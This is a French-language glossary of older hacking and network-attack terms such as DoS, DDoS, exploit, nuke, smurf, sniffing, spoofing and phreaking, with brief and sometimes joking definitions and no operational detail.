**DOS** : couche logicielle de l'ancien système d'exploitation de Microsoft, indépendante de Windows ( 98 1ere et Seconde édition) et intégrée par la suite (ME et supérieures).

**DoS** : Déni de Service, qui consiste à bloquer un système via, généralement, du flood.

**DDoS** : c'est lorsque plusieurs machines exécutent la même attaque sur une même cible dans le but d'un DoS.

**Exploit** : moyen permettant d'utiliser une faille à des fins malicieuses.

**Flag** : option qui spécifie le type d'un paquet réseau.

**Flooder** : personne ou logiciel qui va répéter un processus en boucle de sorte à surcharger un système, le plus souvent un réseau.

**Lamer** : individu incompetent qui passe ses journées à embêter tout le monde sans raisons et qui ne prend pas conscience de sa stupidité.

**Newbie** : quoi, vous ne savez pas ce que c'est ?

**Nuke** : technique qui consiste à envoyer un paquet particulier à un système Windows pour en altérer le fonctionnement. Par exemple, les failles SMB de l'OS Windows (jusqu'à la version XP) permettent le nuke.

**Phreak** : technique de piratage des lignes téléphoniques et des réseaux de télécommunication.

**Smurf** : technique utilisant un réseau répondant aux requêtes de type "broadcast" ou "multicast" pour amplifier des envois de paquets, dans le but de surcharger une cible.

**Sniffing** : méthode qui consiste à espionner tous les paquets qui transitent sur un réseau.

**Social Engineer** : c'est une personne qui se fait passer pour une autre afin d'obtenir des informations confidentielles dans la vie réelle.

**Socket** : couche logicielle qui permet la communication réseau.

**Spoofing** : méthode qui consiste à camoufler l'adresse source d'un attaquant au niveau des paquets réseaux (IP).